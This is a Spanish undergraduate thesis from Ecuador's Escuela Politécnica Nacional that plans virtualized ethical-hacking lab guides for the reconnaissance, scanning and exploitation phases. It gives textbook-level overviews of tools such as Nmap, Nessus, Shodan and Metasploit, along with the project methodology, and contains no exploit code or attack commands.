ESCUELA POLITÉCNICA NACIONAL

FACULTAD DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA

IMPLEMENTACIÓN DE ESCENARIOS DE PRUEBA Y EVALUACIÓN DE LA SEGURIDAD Y PROTECCIÓN EN REDES DE DATOS EN LAS DISTINTAS ETAPAS DE HACKING-ÉTICO

GUÍAS DE TRABAJOS PREPARATORIOS Y PRÁCTICAS DE LABORATORIO PARA LAS FASES DE RECONOCIMIENTO, ESCANEO Y EXPLOTACIÓN DE VULNERABILIDADES EN HOSTS Y RED

TRABAJO DE INTEGRACIÓN CURRICULAR PRESENTADO COMO REQUISITO PARA LA OBTENCIÓN DEL TÍTULO DE INGENIERA EN TELECOMUNICACIONES

JESSICA MARIBEL RAMÓN TILLAGUANGO

jessica.ramon@epn.edu.ec

DIRECTOR: ANA FERNANDA RODRÍGUEZ HOYOS

ana.rodriguez@epn.edu.ec

QUITO, abril 2024

CERTIFICACIONES

Yo, Jessica Maribel Ramón Tillaguango declaro que el trabajo de integración curricular aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y, que he consultado las referencias bibliográficas que se incluyen en este documento.

_____

JESSICA MARIBEL RAMÓN TILLAGUANGO

Certifico que el presente trabajo de integración curricular fue desarrollado por Jessica Maribel Ramón Tillaguango, bajo mi supervisión.

_____

ANA FERNANDA RODRÍGUEZ HOYOS
DIRECTOR

DECLARACIÓN DE AUTORÍA

A través de la presente declaración, afirmamos que el trabajo de integración curricular aquí descrito, así como el (los) producto(s) resultante(s) del mismo, son públicos y estarán a disposición de la comunidad a través del repositorio institucional de la Escuela Politécnica Nacional; sin embargo, la titularidad de los derechos patrimoniales nos corresponde a los autores que hemos contribuido en el desarrollo del presente trabajo; observando para el efecto las disposiciones establecidas por el órgano competente en propiedad intelectual, la normativa interna y demás normas.

JESSICA MARIBEL RAMÓN TILLAGUANGO

ANA FERNANDA RODRÍGUEZ HOYOS

DEDICATORIA

El presente trabajo de integración curricular lo dedico a mis padres, mi madre Dora y mi padre Jaime, quienes han sido un apoyo incondicional en mi vida universitaria, a Diego mi pareja y compañero de vida y a mi hija Amira Sofía por inspirarme y darme la fortaleza para sacar adelante este trabajo y obtener mi titulación.

AGRADECIMIENTO

Para mí es importante agradecer a mi familia, especialmente a mis padres, mi madre Dora y mi padre Jaime, quienes siempre me apoyaron en mi vida universitaria y pusieron su confianza en que yo culminaría mi carrera como una excelente profesional. Recuerdos vienen a mi mente de todas las veces que con su amor y esfuerzo me empujaron a seguir adelante y sé que estarán orgullosos de mi persona al saber que sus sacrificios valieron tanto la pena. Los amo mamá y papá.

Un agradecimiento para mi novio, compañero de vida y padre de mi hermosa hija, Diego, quien siempre estuvo apoyándome e impulsándome a salir adelante durante todos nuestros años juntos.

Agradezco de manera especial a mi hija Amira Sofía que me acompañó desde el inicio y hasta la conclusión de este trabajo, en todas las extensas horas del mismo y quien con su sola presencia me inspiró y fue el aliciente más grande que pude tener para culminar este trabajo y etapa de mi vida. Te amo.

Finalmente, mi sincera gratitud a la doctora Ana Rodríguez, por su dirección y por haberme brindado la oportunidad de trabajar y ejecutar el trabajo de integración curricular junto con ella y quien semana a semana estuvo impulsándome y dándome el apoyo que necesitaba para poder alcanzar una meta que anhelaba por mucho tiempo, mi título de Ingeniería.

ÍNDICE DE CONTENIDO

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

RESUMEN

Este trabajo de integración curricular consiste en implementar escenarios de pruebas y ataques en las primeras fases del hacking-ético. Las fases analizadas serán: Reconocimiento o Recopilación de Información, Escaneo, y Obtener Acceso. El desarrollo de los escenarios propuestos incluye el despliegue de los escenarios en un entorno virtual, la configuración y prueba de los ataques, y la elaboración de documentos guías.

En el primer capítulo se resume brevemente los conceptos relacionados a las fases analizadas del hacking-ético y aspectos de seguridad que forman parte de los escenarios de prueba y ataque. Además, describe la funcionalidad y características de las herramientas utilizadas.

A continuación, en el segundo capítulo se detalla la metodología empleada para la elaboración del presente trabajo de integración curricular. En función de cada uno de los propósitos de las etapas de hacking-ético se diseña e implementa los escenarios de prueba y ataque para evaluar la seguridad del sistema informático.

El tercer capítulo presenta los resultados obtenidos en cada uno de los escenarios de prueba y ataque planteados. A la vez, muestra la interpretación de las respuestas conseguidas para los ataques establecidos con la finalidad de evidenciar el descubrimiento de información delicada o las vulnerabilidades detectadas.

Finalmente, el cuarto capítulo define las conclusiones y recomendaciones derivadas de la realización del presente trabajo de integración curricular.

PALABRAS CLAVE: hacking-ético, escaneo, obtener acceso, fases de hacking-ético, ataque.

ABSTRACT

This curriculum integration work consists of implementing scenarios of tests and attacks in the early phases of ethical hacking. The phases analyzed will be Recognition or information collection, scanning, and gaining access. The development of the proposed scenarios includes the deployment of scenarios in a virtual environment, the configuration and testing of attacks, and the preparation of guide documents.

The first chapter briefly summarizes the concepts related to the analyzed phases of ethical hacking and security aspects that are part of the test and attack scenarios. In addition, it describes the functionality and features of the tools used.

Then, in the second chapter, the methodology used for the elaboration of this work of curricular integration is detailed. Depending on each of the purposes of the ethical hacking stages, test and attack scenarios are designed and implemented to evaluate the security of the computer system.

The third chapter presents the results obtained in each of the test and attack scenarios proposed. At the same time, it shows the interpretation of the responses obtained for the established attacks in order to demonstrate the discovery of sensitive information or the detected vulnerabilities.

Finally, the fourth chapter defines the conclusions and recommendations derived from the realization of this curricular integration work.

KEYWORDS: Ethical Hacking, Scanning, Gaining Access, Ethical Hacking Phases, Attack.

1 DESCRIPCIÓN DEL COMPONENTE DESARROLLADO

En la materia Hacking-Ético de la carrera de Ingeniería en Tecnologías de Información se revisan los fundamentos de seguridad relacionados a detectar vulnerabilidades en sistemas informáticos y se aprende a ejecutar pruebas de penetración, mediante una metodología definida. Considerando el contexto actual de la ciberseguridad en Ecuador y el notable incremento de ataques que registran empresas privadas y públicas, el componente práctico de esta materia básica del itinerario es fundamental para garantizar el correcto desarrollo de habilidades y capacidades que permitan a los futuros profesionales proteger de manera adecuada la infraestructura tecnológica de las organizaciones [1].

Este trabajo consiste en implementar escenarios de pruebas y ataques en las primeras fases del Hacking-Ético con el propósito de contribuir al componente práctico de la materia Hacking-Ético. Las fases analizadas serán: Reconocimiento o Recopilación de Información, Escaneo, y Obtener Acceso. Debido al aspecto legal que rige a nivel nacional e internacional, relacionado a las sanciones y penalidades vinculadas a los ataques a sistemas informáticos, los escenarios de pruebas y ataques serán establecidos mediante máquinas virtuales gestionadas por Virtual Box. Para implementar los diagramas de red diseñados se empleará la distribución Kali-Linux para la máquina del atacante, la cual tiene funcionalidades establecidas para auditoría y seguridad informática, y además se recopilarán imágenes de sistemas operativos de acuerdo con el propósito de las pruebas que se realizarán.

Para cada una de las fases se revisará las herramientas que se emplearán de acuerdo con los objetivos de aprendizaje planteados. En la fase Obtener Acceso, se explotarán las vulnerabilidades a nivel de host y red, no se analizarán las vulnerabilidades y ataques en aplicaciones Web. La funcionalidad de los escenarios se probará explotando las vulnerabilidades de varios protocolos de red, servicios, software y sistemas operativos.

La implementación y análisis de los resultados obtenidos, de los escenarios de pruebas y ataques para las fases de hacking-ético descritas, permitirá la elaboración de documentación guía útil para la realización de prácticas de laboratorio. Esta documentación guía está destinada a facilitar el aprendizaje de los fundamentos de seguridad informática a los estudiantes que cursen la materia Hacking-Ético. Así como introducir a los estudiantes a conocer los fundamentos de la seguridad de la información, otro concepto aún poco explorado a nivel académico y que tiene gran importancia a nivel del campo laboral debido a las amenazas que se presentan en la actualidad a través de la ciberseguridad.

1.1 Objetivo general

Implementar escenarios de pruebas y ataques para la evaluación de la seguridad y la protección del sistema informático considerando las primeras fases del Hacking-Ético.

1.2 Objetivos específicos

- Revisar brevemente los principales conceptos de seguridad relacionados a las fases de Hacking-Ético y escenarios de ataques.
- Implementar escenarios de reconocimiento, escaneo y explotación de vulnerabilidades.
- Desarrollar guías de trabajo preparatorios y prácticas de laboratorio.
- Probar escenarios implementados en cada fase.

1.3 Alcance

El trabajo propuesto tiene como propósito implementar y probar escenarios de ataques en las primeras fases del Hacking-Ético. Para cumplir con este propósito primero se analizará brevemente los conceptos de seguridad relacionados a las fases Hacking-Ético y escenarios de ataques que se implementarán. A continuación, se diseñarán y desplegarán los escenarios para ser probados en un ambiente virtualizado y controlado para evitar incurrir en sanciones legales. Para cada escenario de prueba se preparará las máquinas virtuales e instalarán las herramientas seleccionadas para cumplir con los objetivos planteados en cada fase. Realizadas las pruebas correspondientes se procederá a analizar los resultados obtenidos y elaborar las hojas guías y trabajo preparatorio para cada práctica propuesta. Las hojas guías serán elaboradas considerando el siguiente esquema:

- Tema.
- Objetivos.
- Marco teórico (resumido).
- Escenario propuesto.
- Procedimiento.
- Trabajo Preparatorio.
- Indicaciones para Informe.

Para la realización de las prácticas y el despliegue de los escenarios de prueba, se proporcionará a los estudiantes las hojas guías, las imágenes de las máquinas virtuales que se emplearán y las herramientas que se instalarán de ser el caso. En cada hoja guía

se explicará con detalle cada paso que debe llevar a cabo el estudiante para configurar el escenario e instalar herramientas. De la misma forma se le guiará en la verificación de cada prueba y los resultados que se espera obtener para cumplir los objetivos planteados.

1.4 Marco teórico

En este capítulo se describen los principales conceptos relacionados a las fases de hacking-ético, y las herramientas utilizadas en los escenarios de pruebas y ataques.

1.4.1 Pen-testing

Una prueba de penetración o pen-testing, es la simulación de un ciberataque contra un sistema informático para comprobar si hay vulnerabilidades explotables. Las pruebas de penetración pueden implicar el intento de vulneración de cualquier número de sistemas o aplicaciones, para descubrir vulnerabilidades, como entradas no desinfectadas que son susceptibles a ataques de inyección de código y suelen ser realizadas por hackers-éticos o profesionales de la seguridad. La información proporcionada por la prueba de penetración se puede utilizar para ajustar las políticas de seguridad y parchar las vulnerabilidades detectadas [2].

1.4.2 Fases del Hacking-Ético

El proceso del Hacking-Ético se puede dividir en cuatro fases tal como se ilustra en el siguiente gráfico:

Figura 1.1 Fases del Hacking Ético

1.4.3 Fase de Reconocimiento o Recopilación de Información

Comprende la fase preparatoria, donde se utiliza varias técnicas para investigar y recolectar toda la información antes de lanzar el ataque hacia el sistema objetivo. Esta fase de recopilación de la información se puede ejecutar de manera activa o pasiva:

- **Activa**: Implica sondear la red para descubrir hosts, direcciones IP y servicios habilitados, pero tiene más riesgos de ser detectado.
- **Pasiva**: Se trata de reunir información sobre un objetivo potencial sin el conocimiento de este.

Se puede realizar Foodprinting a través de diferentes medios:

- **Footprinting a través de Motores de búsqueda**

Pertenece a la fase de recopilación pasiva de información y para este fin los buscadores o navegadores proporcionan capacidades avanzadas como: comandos u operaciones booleanas para realizar consultas más específicas de información. Google es el motor de búsqueda que cuenta con una mayor cantidad de información indexada donde el objetivo de realizar una consulta avanzada es limitar el número de resultados. Adicional los atacantes pueden obtener información sensible de Google Hacking Database.

- **Footprinting de Sitios web, correo electrónico**

Los Servicios Web proveen información sensible sobre el objetivo analizado o atacado, esto es, a través de redes sociales, blogs, foros, servicios financieros o sitios de trabajo. La información que se puede obtener del objetivo es: software y versiones, sistema operativo, rutas hacia los sitios remotos, nombres de dominios y subdominios.

- **Footprinting a través de ingeniería social**

La Ingeniería Social es un método basado en el factor humano que es utilizado antes o durante un ataque. Existen varias técnicas como observación a la víctima, búsqueda en la basura, mirar por encima del hombro, seguir a personas o vehículos, vigilar entrada de las organizaciones. La información que busca el atacante es información personal de la víctima y credenciales.

- **Footprinting de la red**

Se busca recopilar información de dispositivos, topología y protocolos de la red, así como direcciones IP, servicios activos y ACL’s.

1.4.4 Fase de Escaneo

El proceso de escaneo de la red involucra usar la información descubierta durante la fase de reconocimiento para examinar la red del objetivo. Durante esta fase continúa la recopilación de información relacionada a la red y los hosts del sistema del objetivo, tales como: direcciones IP, sistemas operativos, servicios y aplicaciones instaladas.

Se pueden realizar escaneos de puertos, red y de vulnerabilidades. Cada uno de estos tipos de escaneos persiguen diferentes objetivos, el primero determinar puertos y servicios abiertos, el segundo identificar direccionamiento IP y el tercero descubrir la presencia de vulnerabilidades conocidas.

La metodología del proceso de escaneo de la red consiste en varias etapas, entre ellas, chequear sistemas activos y puertos abiertos, identificación de servicios, fingerprinting OS, escaneo de vulnerabilidades, dibujar diagramas de red, preparar proxies, y finalmente el ataque.

1.4.5 Fase de Obtener Acceso

En esta fase las vulnerabilidades expuestas durante el reconocimiento y el escaneo son ahora explotadas para ganar acceso al sistema objetivo de la prueba o auditoría, en otras palabras, el objetivo de esta fase es adueñarse del sistema. El ataque hacia el sistema objetivo puede ser realizado mediante una Red de Área Local (LAN), una red inalámbrica, acceso local a un computador, Internet y offline. Es la fase más intrusiva e importante del hacking ético. Dentro de esta fase es importante considerar las herramientas de protección y detección que operan en el sistema objetivo tales como un Sistema de Detección de Intrusos (IDS), un Sistema de protección de los equipos e infraestructuras (EDR) o el antivirus.

1.4.6 Fase Mantener Acceso

Uno de los objetivos del hacker, además de tener el control del sistema objetivo, es mantener el acceso para realizar futuras explotaciones de vulnerabilidades y ataques. El hacker puede utilizar back-doors, rootKits, o trojanos. En algunas ocasiones, los crackers utilizan a los sistemas vulnerados como una botnet (Sistema Zombie).

1.4.7 Herramientas a utilizar

- **Google dorks:** El Google dorking, también llamado Google hacking, es una técnica de recopilación o búsqueda pasiva de información que utiliza consultas de búsqueda avanzadas para acceder a información oculta en Google. Los Google dorks, o Google hacks, son los comandos de búsqueda específicos (incluyendo parámetros especiales y operadores booleanos) que cuando se introducen en la barra de búsqueda de Google revelan partes ocultas de los sitios web [3].

- **Shodan**: Es un motor de búsqueda de los hackers, destinado a realizar tareas de investigación de nuevas vulnerabilidades. Esta herramienta puede usarse con fines maliciosos debido a la cantidad de información detallada que proporciona con cada

búsqueda realizada. Auditores, investigadores y toda persona que necesite información sobre dispositivos en general, puede recibir información muy útil en cuestión de minutos [4]. Este motor de búsqueda indexa sistemas en base a los servicios activos en dichos sistemas. Con esa finalidad recoge datos de todos los servicios, incluyendo HTTP (puerto 80, 8080), HTTPS (puerto 443, 8443), FTP (21), SSH (22) Telnet (23), SNMP (161) y SIP (5060) [5].

- **Censys:** Es un motor que permite realizar búsquedas sobre los hosts y la red que compone Internet. Censys recopila datos de equipos y sitios web a través de escaneos diarios con ZMap y ZGrab sobre el espacio de direccionamiento de IPv4. La arquitectura de este motor es compleja y tiene el concepto de Worker. El Worker realiza operaciones de fingerprinting a través de la ejecución de ZMap y ZGrab, reportando los resultados al elemento de almacenamiento denominado Google Cloud Storage [6].

- **Whatweb:** Es un comando que identifica sitios web. Reconoce tecnologías web que incluyen sistemas de gestión de contenido (CMS), plataformas de blogs, paquetes de estadísticas/análisis, bibliotecas JavaScript, y servidores web. También identifica números de versión, direcciones de email, IDs de cuenta, módulos de marco web, errores SQL, entre otros [7].

- **WPScan**: Este comando, se desarrolló para buscar vulnerabilidades en sitios web creados en WordPress [8].

- **Dnsenum:** Es un comando que enlista información DNS de un dominio y descubre bloques de IPs no contiguos. El propósito principal de Dnsenum es reunir tanta información como sea posible sobre un dominio [9].

- **Whois:** Es un protocolo de consulta y respuesta. Se emplea para realizar consultas a una base de datos de Internet pública que contiene información sobre nombres de dominio de Internet y las personas o las organizaciones que registraron los dominios. Este protocolo escucha las solicitudes en el puerto 43 (TCP) [10].

- **TheHarvester:** Es una herramienta open source que viene incluida en las distribuciones de Linux tales como Kali y Bugtraq, pero también se puede descargar desde su repositorio en GitHub para su instalación [11]. Su principal funcionalidad es la obtención de información de fuentes abiertas como: Bing, VirusTotal, UrlScan, entre otros. Para su uso se debe invocar desde un terminal. Esta herramienta admite diferentes datos de entrada como pueden ser cuentas de correo, dominios, subdominios, virtual hosts, nombre y apellidos [12].

- **Maltego:** Es una herramienta que permite recopilar información en la web relacionada a las personas y empresas. La principal fuente de datos usada por esta herramienta son los perfiles en cualquier red social, sin embargo, Maltego es capaz de hacer búsquedas de dominios, direcciones de correo electrónico, números telefónicos, etc. Maltego utiliza Java, por este motivo puede ser instalado en Windows, Linux o MAC [13].

- **Ping:** Es una utilidad de administración de red empleada para probar la accesibilidad de un computador en una red y medir el round-trip-time (tiempo de viaje) de los mensajes enviados desde el computador de origen a otro destino. El comando Ping envía paquetes ICMP para realizar solicitudes y respuestas. El tipo y código de ICMP ayuda a tener una mejor visión de la red [14].

- **Nslookup**: Es una herramienta de administración basada en línea de comandos. Es utilizada para realizar consultas DNS y obtener el nombre de dominio o dirección IP de algún registro específico [15].

- **Traceroute:** Es una herramienta de diagnóstico de red que muestra la ruta y mide el retraso de los paquetes transmitidos en una red IP [16].

- **TCPdump:** Es una herramienta open source que permite capturar o monitorear todo el tráfico de red de una o varias interfaces, como son: Ethernet, WiFi, PPPoE, o interfaces virtuales que estén activas. Es compatible con todos los sistemas operativos basados en Unix, macOS y otros. Para su uso es necesario la instalación de la biblioteca libpcap con la finalidad de capturar todos los paquetes que circulan a través de una interfaz [17].

- **Ngrep:** Es un analizador de paquetes de red simple pero potente. Es una herramienta similar a grep aplicada a nivel de la capa de red que coincide con el tráfico que pasa por una interfaz de red. Esta herramienta funciona con varios tipos de protocolos, incluidos IPv4/6, TCP, UDP, ICMPv4/6, IGMP y Raw en varias interfaces [18].

- **DNSdumpster:** Es una herramienta web gratuita que permite realizar el análisis de cualquier dominio para obtener en segundos todo tipo de información relacionada con este. Su funcionamiento se basa en utilizar Open Source Intelligence para encontrar más rápidamente toda la información relacionada con el dominio de interés. Los resultados que muestra son más completos que una simple consulta DNS lookup, ya que permite descubrir todos los subdominios relacionados con un dominio concreto, además de todos los hosts web [19].

- **Nmap:** Es una herramienta gratuita de código abierto que permite descubrir redes y hosts, y realizar auditorías de seguridad. Este programa es compatible con Linux, Windows y macOS, su uso es mediante línea de comandos. ZenMap es la utilidad gráfica de Nmap para hacer los escaneos de puertos a través de la interfaz gráfica de usuario [20].
- **Nessus:** Es un programa de escaneo de vulnerabilidades. Su funcionamiento se basa en un demonio llamado nessusd, el cual se encarga de realizar el escaneo en el sistema objetivo, y nessus cliente (basado en consola o gráfico) que muestra el avance e informa sobre el estado de los escaneos [21].
- **Metasploit:** Es un framework de código abierto para que brinde información sobre las vulnerabilidades de seguridad. Es empleado en pen-testing y viene integrado en Kali Linux. Permite interactuar con otras herramientas como Nmap y Nessus [22].

1.4.8 Metodología Kanban

La metodología Kanban se creó en japón por el ingeniero Taiichi Ohno, en Toyota, a fines de los años 40. Esta metodología ayuda a los equipos de trabajo a encontrar un equilibrio entre el trabajo que necesitan hacer y la disponibilidad de cada miembro del equipo. La metodología Kanban se basa en una filosofía centrada en la mejora continua, donde las tareas se “extraen” de una lista de acciones pendientes en un flujo de trabajo constante [23].

La metodología Kanban se implementa con tableros Kanban. Se trata de un método visual de gestión de proyectos que permite a los equipos de personas visualizar sus flujos de trabajo y la carga de trabajo. En un tablero Kanban, el trabajo se muestra en un proyecto en forma de tablero organizado por columnas, en la cual cada columna representa una etapa del trabajo. El tablero Kanban más básico puede presentar columnas como Trabajo pendiente, En progreso y Terminado. Las tareas individuales representadas por tarjetas visuales en el tablero avanzan a través de las diferentes columnas hasta que estén finalizadas [23].

2 METODOLOGÍA

Este capítulo detalla las actividades realizadas para el diseño y análisis de los escenarios de pruebas y ataques para las fases del hacking-ético que abarca el presente trabajo de integración curricular.


2.1 Diseño

2.1.1 Análisis de requerimientos

Para establecer las necesidades y requerimientos para cada una de las prácticas se considera los objetivos de aprendizaje para las fases de hacking-ético que son estudiadas. Con este propósito se revisó el contenido teórico de la materia Hacking-Ético y se realizó una entrevista al docente de la materia.

Para la entrevista se definieron preguntas enfocadas a determinar los objetivos de las prácticas y los requerimientos para definir los escenarios de pruebas y ataques. La evidencia de la encuesta aplicada se detalla en el Anexo I. Las preguntas y los resultados se listan a continuación:

- ¿Para la fase de Reconocimiento y recopilación de información cuáles son los objetivos de aprendizaje para los estudiantes?




1. ¿Para la fase de Reconocimiento y Recopilación de Información cuáles son los objetivos de aprendizaje para los estudiantes?

1 Respuestas

ID ↑	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	Recopilar información sobre un objetivo determinado sin ser detectados accediendo a datos publicados en Internet. Realizar el reconocimiento activo y pasivo de un objetivo.

Figura 2.1 Resultado primera pregunta

- ¿Para la fase de Escaneo cuáles son los objetivos de aprendizaje para los estudiantes?




2. ¿Para la fase de Escaneo cuáles son los objetivos de aprendizaje para los estudiantes?

1 Respuestas

ID ↑	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	Probar las principales herramientas de escaneo. Realizar escaneo de host, puertos y vulnerabilidades en un escenario privado para evitar problemas legales.

Figura 2.2 Resultado segunda pregunta

- ¿Para la fase de Obtener Acceso cuáles son los objetivos de aprendizaje para los estudiantes?



3. ¿Para la fase de Obtener Acceso cuáles son los objetivos de aprendizaje para los estudiantes?

1 Respuestas

ID ↑	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	Explotar las vulnerabilidades localizadas en la fase de escaneo. Aprender el uso de metasploit.

Figura 2.3 Resultado tercera pregunta

- ¿Qué mecanismo considera usted que es el más apropiado para llevar a cabo las sesiones de laboratorio con los estudiantes?




Figura 2.4 Resultado cuarta pregunta

- ¿Qué mecanismo considera usted es el más apropiado para facilitar la comprensión del procedimiento de las Prácticas en las sesiones de laboratorio?




Figura 2.5 Resultado quinta pregunta

- ¿Cuál es el mecanismo que considera usted más apropiado para garantizar que el estudiante revise la temática de las prácticas previo a su realización?

Figura 2.6 Resultado sexta pregunta

- ¿Para las sesiones de laboratorio qué herramientas ayudarían a optimizar el tiempo de ejecución de las tareas?




Figura 2.7 Resultado séptima pregunta

2.1.2 Herramientas y mecanismos propuestos

De acuerdo con los requerimientos establecidos en función de la entrevista realiza se propone utilizar las siguientes herramientas y mecanismos:

Tabla 2.1. Herramientas y Mecanismo Propuestos

Requerimiento	Herramienta/Mecanismo
Mecanismo para llevar a cabo las sesiones de laboratorio	**Crear escenarios virtuales:** La creación de estos escenarios garantizará evitar cometer actos ilegales debido a la naturaleza de los ataques al sistema informático.
Optimizar el tiempo de ejecución de las tareas	**Máquinas virtuales Preconfiguradas**: Imágenes de sistemas operativos que facilitan la realización de pruebas ya que tienen configurados servicios y varias herramientas. **OneDrive:** Repositorio para almacenar máquinas virtuales preconfiguradas.
Validar los escenarios de prueba y ataques	**Wireshark:** Analizador de red que permite al estudiante capturar y observar el tráfico de paquetes entre los dispositivos de red, con la finalidad de evidenciar el tipo

	de paquetes e información que se transmite en los ataques. **Logs:** Archivos que reconocen eventos específicos dentro de un sistema operativo. Estos eventos notifican desde actividades de rutina o informativos hasta errores críticos.
Mecanismo para llevar a cabo las sesiones de laboratorio con los estudiantes.	**Hojas guías:** Documentación que permite detallar todos los aspectos que se deben considerar al realizar una práctica de laboratorio como: **1.** Tema **2.** Objetivos **3.** Marco teórico **4.** Escenario **5.** Procedimiento Práctico **6.** Indicaciones para Informe
Garantizar que el estudiante revise previamente la temática que utilizará en las sesiones de laboratorio	**Trabajo Preparatorio:** Tareas focalizadas a verificar la revisión de contenidos necesarios para comprender la práctica de laboratorio.

2.1.3 Definición de Escenarios

Para establecer los escenarios de pruebas y ataques se debe configurar un diagrama de red que permita emular escenarios reales de trabajo en las organizaciones. En función de los objetivos de aprendizajes se define para cada práctica la topología apropiada que se debe implementar en laboratorio mediante máquinas virtuales. Las máquinas virtuales que se emplearán estarán disponibles en un repositorio de OneDrive para facilitar el acceso a los estudiantes.

2.1.4 Tablero Kanban

Con el propósito de organizar y dar seguimiento al cumplimiento de las tareas que se realizarán se emplea la metodología Kanban. El flujo de trabajo se dividirá en tareas pendientes, en progreso y terminadas.

Tabla 2.2. Tablero Kanban Fase de Diseño

Pendiente	En Progreso	Terminado
Definición de objetivos.	X	
Elaboración de marco teórico.	X	
Diseño de escenarios.	X	

Elaboración de Procedimiento Práctico.	X	
Elaboración de Trabajo Preparatorio.	X	
Implementación de Hoja Guía Práctica 1: **Familiarización con las herramientas de trabajo.**	X	
Implementación de Hoja Guía Práctica 2: **Footprinting a través de motores de búsqueda GOOGLE DORKS (search engine).**	X	
Implementación de Hoja Guía Práctica 3: **Footprinting a través de Censys y Shodan.**	X	
Implementación de Hoja Guía Práctica 4: **Footprinting a través de herramientas básicas Kali Linux.**	X	
Implementación de Hoja Guía Práctica 5: **Footprinting de sitios web, correo electrónico, motores de búsqueda - INTELLIGENCE X.**	X	
Implementación de Hoja Guía Práctica 6: **Recopilación activa de información mediante Maltego.**	X	
Implementación de Hoja Guía Práctica 7: **Recopilación de información usando herramientas de Windows y Linux.**	X	
Implementación de Hoja Guía Práctica 8: **Escaneo básico con NMAP.**	X	
Implementación de Hoja Guía Práctica 9: **Escaneo con Nessus.**	X	
Implementación de Hoja Guía Práctica 10: **Explotación de Vulnerabilidades con Metasploit.**	X	
Implementación de Hoja Guía Práctica 11: **Acceder al Sistema Objetivo mediante un exploit.**	X	

2.2 Implementación de prácticas de laboratorio

Cada práctica de laboratorio fue elaborada de acuerdo con los requerimientos y necesidades descritas en el Análisis de Requerimientos. Las secciones para la distribución y organización de las hojas guías se establecieron para lograr la consolidación de los objetivos de aprendizaje de las fases de hacking ético estudiadas en la materia. A continuación, se detalla la implementación de las prácticas destacando los detalles más importantes que permitan evidenciar los escenarios que se proponen para cada fase analizada en el presente trabajo de integración curricular.

El Anexo II contiene el detalle completo de cada hoja guía de las prácticas de laboratorio, estas hojas se entregarán a los estudiantes para la revisión previa a la sesión de

laboratorio. Los resultados del procedimiento práctico con las respectivas capturas y resultados que se obtienen se detallan en el Anexo III, mientras que los recursos que fueron utilizados para el despliegue de los escenarios planteados se muestran en el Anexo IV.

